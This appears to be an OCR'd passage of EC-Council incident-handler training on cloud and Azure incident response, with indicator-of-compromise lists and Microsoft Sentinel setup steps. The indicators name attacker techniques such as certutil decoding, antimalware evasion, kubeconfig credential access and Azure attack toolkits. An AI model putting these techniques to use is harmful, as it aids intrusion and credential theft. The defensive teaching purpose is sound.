- Update all VMs and operating systems to remove vulnerabilities
- Contact developers for security flaws in applications and promptly patch them
- Implement secure authentication and access controls
- Enable security options such as two-factor authentication and CAPTCHA
- Patch database vulnerabilities and improve the isolation mechanism to ensure that a compromised account does not infect others
- CCs must train all employees to use the cloud securely
- Enable scanning to scan files that users want to store in the cloud
- Encrypt data stored in the cloud and data in transit to protect their integrity
- Implement strong key generation, storage, and management
- Check for data protection during design and runtime
- Implement robust registration and validation processes
- Monitor client traffic for malicious activities
- Analyze the security model of CSP interfaces
- Implement security best practices for installation and configuration
- Monitor the cloud environment for unauthorized changes or activity
- Enforce service-level agreements (SLAs) for patching and vulnerability remediation
- Conduct vulnerability scanning and configuration audits
- Disclose applicable logs and data to CCs
- Use clock synchronization solutions such as Network Time Protocol (NTP)
- Install a time server within an organization's firewall to minimize external threats and maximize time accuracy on the network
- Use the Network Time System to synchronize clocks with the enterprise's network server
- Clearly segregate responsibilities indicating the minimum actions to be taken by consumers
- Implement effective policies and procedures such as information security policies
- Permit clients to audit/review CSP information security policies and procedures


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Monitor operational and security logs on a regular basis
- Enforce strict supply chain management and conduct comprehensive supplier assessment
- Specify human resource requirements as a part of legal contracts
- Require transparency in overall information security and management practices as well as compliance reporting
- Employ an adequate privilege separation scheme
- Update software on a regular basis to fix newly discovered privilege escalation vulnerabilities, if any
- Maintain data backups at different geographical locations
- Prepare effective business continuity and disaster recovery plan
- Develop a containment plan to restrict the damage caused by a party that is trusted to fail
- Create visibility mechanisms to determine when the elements of a supply chain are compromised
- Perform network traffic analysis using tools to find abnormalities
- Isolate memory, storage, and network access
- Practice persistent and careful efforts for the execution of SLAs
- Use strong algorithms such as AES and RSA encryption to generate keys
- Assess storage locations and remove unknown files
- Create an inventory of quarantined threats to eradicate them based on the risk level
- Implement zero-trust environments for accessing any resource
- Enforce stringent cloud governance policies

## Recovery after Cloud Security Incidents

A compromised cloud platform can lead to severe consequences such as losing critical data, unavailability of network resources, and user credential theft. While prevention is the key to limiting the impact caused by an incident, recovery is also mandatory after an incident. Therefore, incident responders must follow various steps to control the damage caused by an incident and follow a recovery process to restore the system's operation and files.

Once incident responders detect security incidents in the cloud, they should contain them and perform a recovery process to retrieve stolen files, restore compromised individual assets, and collect evidentiary data for further investigation. First, incident responders must remove all traces of malware and recover data from backups if attackers damaged of injected malware in cloud data. Responders must also ensure that administrators perform regular backups and test them for integrity and availability. The backup media must be secured from alteration, theft, or destruction.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, we list various steps that should be performed by incident handlers for recovery from cloud security incidents:

- Ensure that databases, applications, VMs, and OSes are free from malware before restarting the services
- Install OSes and applications and gather data, media, and other components from backups
- Enable compromised accounts after changing access rights and passwords or assign new accounts
- Ensure that CC systems and applications are free from malware
- Restart applications and databases after installing security updates and patching the vulnerabilities
- Restart services on the CC and CSP sides only after obtaining proper permissions from stakeholders and authorities
- Reconstruct system key files
- Utilize Disaster Recovery-as-a-Service (DRaaS) for faster cloud data recovery
- Employ technologies such as integrated data loss prevention (DLP) tools and cloud access security brokers (CASBs)
- Closely monitor systems for any remaining signs of unwanted activity
- Ensure to validate whether all services are functioning normally

## Understand How to Handle Azure Security Incidents

Discussed below are various steps that should be followed by incident handlers while dealing with Azure security incidents.

### Preparation Steps to Handle Azure Security Incidents

Here, we discuss various preparation steps for CCs against Azure cloud security incidents:

- Establish an incident response plan that describes all stages of incident response, including the roles of all individuals involved
- Employ a naming system to identify and prioritize Azure resources, specifically for resources that manage sensitive data
- Conduct frequent tests on systems to determine the effectiveness of the incident response process in the Azure environment and update the plans accordingly
- Provide security incident contact information to Microsoft Security Response Center (MSRC), which notifies on identifying any security-related issue
- Use the Continuous Export feature of Azure Security Center to export alerts into the incident response system


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use the Workflow Automation feature in Azure Security Centre that generates automatic responses through "Logic Apps" to alerts and provides recommendations to secure resources
- Create awareness among the security team about the Azure platform and technology such as identity protocols, tools, data sources, and logs to secure cloud assets
- Assign accountability to speed up the process of cloud security decision-making
- Assign personnel to regularly monitor the security posture of the Azure environment
- Establish incident response plans and playbooks considering the applications and Azure services used
- Implement Azure native security controls such as firewall rather than integrating third-party capabilities
- Incorporate the native threat detection capability of Azure into security solutions
- Validate shared responsibilities across the IaaS, PaaS, and SaaS environments of Azure
- Ensure that alerts are received from authorized sources or contacts within the Azure environment
- Accumulate industry best practices and guidelines before initiating the response process
- Customize incident alerts in different Azure services based on the requirement
- Establish an independent communication channel for reporting incidents
- Make a list of participants (SOC, technical team, incident handlers) and tools (Defender, Sentinel) required to investigate incidents
- Implement a process maturity model to review the incident process

## Detecting and Analyzing Azure Security Incidents

With the emergence of various Azure resources and services, attackers have adopted new attack techniques to target Azure environments. Therefore, the IH&R team must use sophisticated techniques to detect and analyze suspicious behavior or events across the Azure environment and respond quickly.

## Indicators of Azure Security Incidents

Source: *https://www.microsoft.com*

Vulnerable Azure clouds generate various security indicators that can represent attacks or malfunctioning in networks, servers, systems, and applications.

### Indicators of Windows-based Azure Security Incidents

- Successful authentication of a user account from an unusual IP address that was previously recorded as malicious IP
- Unauthorized addition of guest account to a local administration group in Azure Windows-based VM


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Unexpected execution of unauthorized tool immediately after disabling antimalware software in a VM
- Execution of code through a custom script on VM by evading antimalware
- Unexpected exclusion of temporary file from antimalware in VM
- Unexpected disabling of real-time protection of antimalware in Azure VM is an indication of parallelly running arbitrary code
- Unexpected deletion of antimalware scanning rule in Azure VM
- Detection of unknown communication with suspicious domains
- Unauthorized use of "certutil.exe," a built-in administrator utility in Azure Windows VM, to decode an executable
- Unexpected execution of base-64 encoded executables in a compromised VM is an indication of evading IDS alerts
- Huge data usage by desktop messaging applications is an indication of transferring malicious binary to other systems
- Misuse of the rundll32.exe windows utility to execute a process with an uncommon name
- Unusual creation of a firewall rule to open a port in Azure VM is an indication of communication with command and control (C&C)
- Identifying an alert of bypassing AppLocker restriction is an indication of executing untrusted code
- Unusual execution of double extension files in Azure VM
- Creation of VBScript files using the command prompt with the HTTP object allocation command

**Indicators of Linux-based Azure Security Incidents**

- Unexpected disabling of antimalware software in Linux VM
- Exclusion of unknown files from antimalware scanning in Azure Linux VM
- Suspicious behavior detected several times in a day on Linux VM
- Suspicious use of the "useradd" command
- Disabling "auditd" logging is an indication of violating security policies
- Unauthorized modification in Docker daemon configuration and enabling TCP sockets in Linux-based machines is an indication that attackers gained full access
- Unauthorized addition of new SSH keys to authorized key files in Linux VM
- Unusual execution of encoded Python script from a remote location


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Successful login after multiple login attempts from a malicious IP address is an indicator of brute-force attack
- Unknown processes in Linux VM connected to a domain reported as malicious

**Indicators of Azure App Service-based Security Incidents**

- Attempts to run Linux commands on Windows App Service is an indicator of campaigns to exploit common web applications
- Azure App Service FTP logs indicate a connection to an IP address found in the threat intelligence feed
- Unusual communication with suspicious domains identified during threat intelligence
- Azure App Service activity logs indicate a malicious connection to a sensitive web page from a known source IP address
- Unintended redirection of subdomains to an unknown site is an indication of dangling DNS attack
- Unauthorized execution of base-64 encoded executables in the command line is an indication of attackers attempting to evade intrusion detection
- Huge data egress condition is an indication of data exfiltration
- Attempts to download raw data from a website are an indication of downloading web shells and other malicious content
- A legitimate SVCHOST process running in an unusual context is an indication of masking malicious activity

**Indicators of Azure Container-based Security Incidents**

- Unauthorized attempts to create a new Linux namespace within a container in the Kubernetes cluster
- Unauthorized deletion/clearing of history log files within Kubernetes nodes
- Unknown connection attempt utilizing the socks protocol
- Frequent download of a file in the Kubernetes cluster from a known malicious source
- Granting excessive role permissions to a Kubernetes cluster
- An executable file running from a suspicious location
- Deletion of user activity track files in the Kubernetes cluster
- Detection of DNS calls over HTTPS
- Unauthorized use of the Kubelet process to access the Kubeconfig file containing credentials

**Indicators of Azure SQL Database Security Incidents**

- Login attempts from unusual Azure data centers or applications


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Accessing Azure SQL database from an unknown geographical location
- Principle user, who was last seen more than 60 days ago, logging into the Azure SQL database
- Login attempts from IP addresses marked as suspicious by Microsoft Threat Intelligence
- High number of failed login attempts with different credentials
- Unusual queries or statements from an application
- Unauthorized transfer of large amount of data from Azure SQL databases

**Indicators of Azure Resource Manager Security Incidents**

- Azure resource manager operations originating from unknown or proxy IP addresses
- Usage of MicroBurst exploitation toolkit on your subscriptions
- Unauthorized usage of PowerZure in the Azure cloud
- Detection of Azurite toolkit in the Azure cloud environment
- Same user creating multiple sessions from geographically distinct locations
- Management session created via inactive accounts or PowerShell

**Indicators of Azure Storage Security Incidents**

- Access from unknown users or applications
- Suspicious content or URLs hosted on storage accounts
- Unauthorized modification to the container's access policies
- Accessing Azure storage accounts from an unusual or suspicious location
- Unauthenticated access to Azure storage containers configured with read access permissions
- Unusual files/file shares uploaded to a storage account
- Series of failed scanning attempts in publicly open storage containers
- Large amount of data extraction from Azure storage accounts
- Unexpected deletion of files from Azure storage accounts
- Unusual upload of the .cspkg or .exe file to Azure storage accounts

## Detecting and Responding to Security Threats using Microsoft Azure Sentinel

Source: *https://www.microsoft.com*

Microsoft Azure Sentinel, a cloud-native solution, helps incident responders in detecting and responding to incidents across organizations. It provides comprehensive threat visibility, threat detection, and immediate response to security incidents through its AI capabilities and advanced threat alert mechanisms. Discussed below are different steps that should be followed by incident handlers to detect and respond to security threats using Sentinel.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Detecting Threats using Microsoft Azure Sentinel

When all data sources are connected to Microsoft Sentinel, it provides timely alerts upon detecting any suspicious behavior. Incident responders can create multiple threat detection rules through the built-in templates of Microsoft Azure Sentinel. These rule templates automatically search for suspicious activities across all connected data sources. Then, incident responders can customize them for detecting specific activities or use specific filters based on investigation requirements. On detecting suspicious activities, Sentinel sends alerts to the IH&R team for further investigation.

Steps to view analytics rules and detections:

- **Step 1:** Click on the **Analytics** option under **Configuration** in the left pane of the Microsoft Sentinel workspace.
- **Step 2:** Now, click on the **Rule templates** tab in the right pane of the **Analytics page**, as shown in the screenshot below.





Figure 8.17: Screenshot of Microsoft Azure Sentinel showing all built-in rules

The above screenshot displays a list of all built-in rules of Microsoft Sentinel, which can be used based on specific requirements.

Some built-in detection rule types of Microsoft Sentinel include Microsoft security, fusion, machine learning (ML) behavioral analytics, anomaly, scheduled, and near-real-time (NRT).

Steps to use built-in analytics rules templates:

- **Step 1:** Click on the **Analytics** option under **Configuration** in the left pane of the Microsoft Sentinel workspace.
- **Step 2:** Go to the **Rule templates** tab in the right pane and select any template name to create a new rule.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3:** Now, click on the **Create rule** button below the details pane, which will create a new active rule for that selected template.





Figure 8.18: Screenshot of Microsoft Azure Sentinel creating built-in analytics rule

The rule creation wizard will be opened after clicking on the **Create rule** button; complete all steps in that template to finish rule creation. Thus, the new rule will be added for detection in the **Active rules** tab.

**Note:** You can also customize the rules and other settings according to your requirements using the **Scheduled** or **Microsoft Security** templates.

## Responding to Threats using Microsoft Azure Sentinel

Incident responders can create playbooks and set up automation rules to triage and respond to incidents using Microsoft Azure Sentinel. After creating and configuring a playbook, incident responders must determine the criteria for running it and configure the respective automation method.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps to create an automation rule for incident response using playbook:

- **Step 1:** Open the **Automation** tab from the navigation menu of Microsoft Sentinel.
- **Step 2:** Click on the **Create** button at the top and then select **Add new rule** or **Automation rule**, as shown in the screenshot below.





Figure 8.19: Screenshot of Microsoft Azure Sentinel selecting Automation rule

- **Step 3:** Enter a new name for the rule in the **Create new automation rule** panel.





Figure 8.20: Screenshot of Microsoft Azure Sentinel showing Create new automation rule panel

- **Step 4:** Now, you can modify the **If Analytics rule name** condition for responding to specific analytics rules.
- **Step 5:** If you want additional conditions to activate the automation rule, click on the **Add condition** option and select the required conditions from the dropdown list.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 6:** Select the available actions such as **Change status**, **Run playbook**, or **Assign owner** for the automation rule.

  For example, if the **Run playbook** action is added, it will ask to select any **Playbook** from the dropdown list. Playbooks that start with an incident trigger will only run from the automation rule.

- **Step 7:** Now, provide an expiration date for the new rule as per your requirement.
- **Step 8:** Next, provide a sequence number in the **Order** text box and click on **Apply**.

  **Note:** If any playbook is grayed out in the dropdown list, assign permissions from the **Manage playbook permissions** option, as shown in the screenshot below.

